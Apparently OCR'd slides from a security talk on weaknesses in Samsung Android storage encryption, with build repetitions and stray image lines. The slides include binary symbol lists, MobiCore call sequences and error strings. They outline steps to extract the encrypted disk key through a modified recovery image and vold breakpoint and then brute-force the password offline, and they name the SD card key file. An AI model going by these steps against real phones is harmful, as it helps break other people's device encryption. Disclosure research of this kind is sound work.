

SS_DecryptDataBlockBulk
n
__floatsidf
recv
strchr
free
__aeabi_dadd
gettimeofday
SS_SendViaShmem
SS_CloseShmem
em_create_region
sendfd
mmap
snprintf
__android_log_print
memcpy
munmap
strerror
send
_chk_guard
__stack_chk_fail
memmove
sendmsg
close
memset

Samsung way



SS_De
__divdf3
SS_InitShmem
__floatsidf
recv
strchr
free
__
sub_110D8
__errno
ashmem_create_region
sendfd
mmap
snprintf
strlcpy
ioctl
open
__stack_chk_guard
__stack_chk_fail
memmove
se

Samsung way


_DecryptDataBlockBulk
__aeabi_dadd
gettimeofday
SS_SendViaShmem
SS_CloseShmem
malloc
tf
__android_log_print
memcpy
munmap
strerror
send
sendmsg
close
memset

Samsung way

mcOpenDevice

mcMAllocWsm

mcMap

mcOpenSession

mcMap, mcMap, mcMap

mcNotify

mcWaitNotification

Samsung way

mcOpenSession

mcOpenDevice

mcMAllocWsm

mcMap

mcOpenSession

mcMap, mcMap, mcMap

mcNotify

mcWaitNotification

Samsung way

mcOpenSession $\xrightarrow{\text{UUID}}$ #strings ffffffffd0000000000000000000000004.tlbin

mcOpenDevice

mcMAllocWsm

mcMap

mcOpenSession

mcMap, mcMap, mcMap

mcNotify

mcWaitNotification

Samsung way

UUID

mcOpenSession → #strings ffffffffd0000000000000000000004.tlbin

mcOpenDevice

mcMAllocWsm


mcMap

mcOpenSession

mcMap, mcMap, mcMap

mcNotify

mcWaitNotification



```
VALIDATOR [ERROR]: DRIVER_THREAD_NO_IPCH: ip = 0x%08X, sp = 0x%08X
VALIDATOR [ERROR]: drExchLoop(): Unknown thread. This should never happen
VALIDATOR [ERROR]: drExchLoop(): Unable to stop IPC handler thread
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: procVdataPtr is NULL
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: g_caches is NULL
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: procVdataPtr->idsPtr is NULL
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: procWritePtr is NULL
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: procReadPtr is NULL
VALIDATOR [ERROR]: Sec Driver: data size to read more than 4k bytes!
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: procCryptoPtr is NULL
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: buf_to_process is NULL
VALIDATOR [ERROR]: Sec Driver::drApiAddrTranslateAndCheck() error: procReadPtr is NULL
VALIDATOR [ERROR]: Sec Driver : SEC_GET_GAF_CHECKSUM_FLAG error!
VALIDATOR [ERROR]: [ERROR]: Sec Driver::drACProvisioning(): disabled
VALIDATOR [ERROR]: convert_virt_to_phys_block error tvAddr: 0x%08X, pgd: 0x%08X, codeSize: %u
VALIDATOR [ERROR]: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: Wrong pointer to output buffer for HASH value!
VALIDATOR [ERROR]: convert_kern_virt_to_phys(task->kstack_high) error.
VALIDATOR [ERROR]: Lib %u hash unsuccessful: %s 0x%08X - 0x%08X.
VALIDATOR [ERROR]: Threads parsing error. Target thread not found.
VALIDATOR [ERROR]: ============================================================
VALIDATOR [ERROR]: ============================================================
VALIDATOR [ERROR]: READ_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: READ_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: WRITE_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: WRITE_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: Crypto_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: Crypto_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: Crypto_TO_BUF: convert_virt_to_phys error, phys cannot be 0x%08X
VALIDATOR [ERROR]: convert_virt_to_phys incorrect pgd on 0x%08X.
VALIDATOR [ERROR]: convert_virt_to_phys error, phys cannot be 0x%08X
P00`
```

Samsung way

WOW! This can be a very nice research!

Samsung way

WOW! This can be a very nice research!

Samsung way

Samsung way

- Yes, it will be in the future

Samsung way

- Yes, it will be in the future
- But now we just would like to be able to - at least - offline brute-force the password

Samsung way

- Yes, it will be in the future
- But now we just would like to be able to - at least - offline brute-force the password

We have a **much simpler** way!!

Samsung way

Samsung way

- Change the recovery image of a samsung firmware to start the mobicore environment (vold, secure_storage_daemon, mcDriverDaemon)

Samsung way

- Change the recovery image of a samsung firmware to start the mobicore environment (vold, secure_storage_daemon, mcDriverDaemon)

- Put a break point in vold to the verify_EDK function

Samsung way

- Change the recovery image of a samsung firmware to start the mobicore environment (vold, secure_storage_daemon, mcDriverDaemon)
- Put a break point in vold to the verify_EDK function
- Run vdc cryptfs verifypw pwd

Samsung way

- Change the recovery image of a samsung firmware to start the mobicore environment (vold, secure_storage_daemon, mcDriverDaemon)
- Put a break point in vold to the verify_EDK function
- Run vdc cryptfs verifypw pwd
- Dump the first parameter

Samsung way

- Change the recovery image of a samsung firmware to start the mobicore environment (vold, secure_storage_daemon, mcDriverDaemon)
- Put a break point in vold to the verify_EDK function
- Run vdc cryptfs verifypw pwd
- Dump the first parameter

LIVE
DEMO

Samsung way

Samsung way

- And you will have the encrypted DEK

Samsung way

- And you will have the encrypted DEK
- In the same format that is used by S2 and S3

Samsung way

- And you will have the encrypted DEK
- In the same format that is used by S2 and S3
- You can start the offline cracking

Samsung way

You have **offline brute-force** attack, despite of the TrustZone and mobicore magic!!

Samsung SD card encryption

Part 3

It is secure! You cannot use it in a different phone or in computer

Samsung SD card encryption

Samsung SD card encryption

- On Samsung phones the SD card can be encrypted

Samsung SD card encryption

- On Samsung phones the SD card can be encrypted

- After the encryption you cannot use it in other phones or in a computer

Samsung SD card encryption

- On Samsung phones the SD card can be encrypted
- After the encryption you cannot use it in other phones or in a computer
- Let's see what is happening there...

Samsung SD card encryption

Samsung SD card encryption

- It uses the **ecryptfs** file based encryption

Samsung SD card encryption

- It uses the **ecryptfs** file based encryption

- The key is stored in the following file:

Samsung SD card encryption

- It uses the **ecryptfs** file based encryption
- The key is stored in the following file:

  /data/system/edk_p_sd

Samsung SD card encryption

- It uses the **ecryptfs** file based encryption
- The key is stored in the following file:

  /data/system/edk_p_sd
- The format of the file is the same as the partition footer or the /efs/metadata

Samsung SD card encryption

- It uses the **ecryptfs** file based encryption

- The key is stored in the following file:

  /data/system/edk_p_sd


- The format of the file is the same as the partition footer or the /efs/metadata

- and it is encrypted in the same way

Samsung SD card encryption

What’s wrong with the following picture?

S2 (4.0.3)

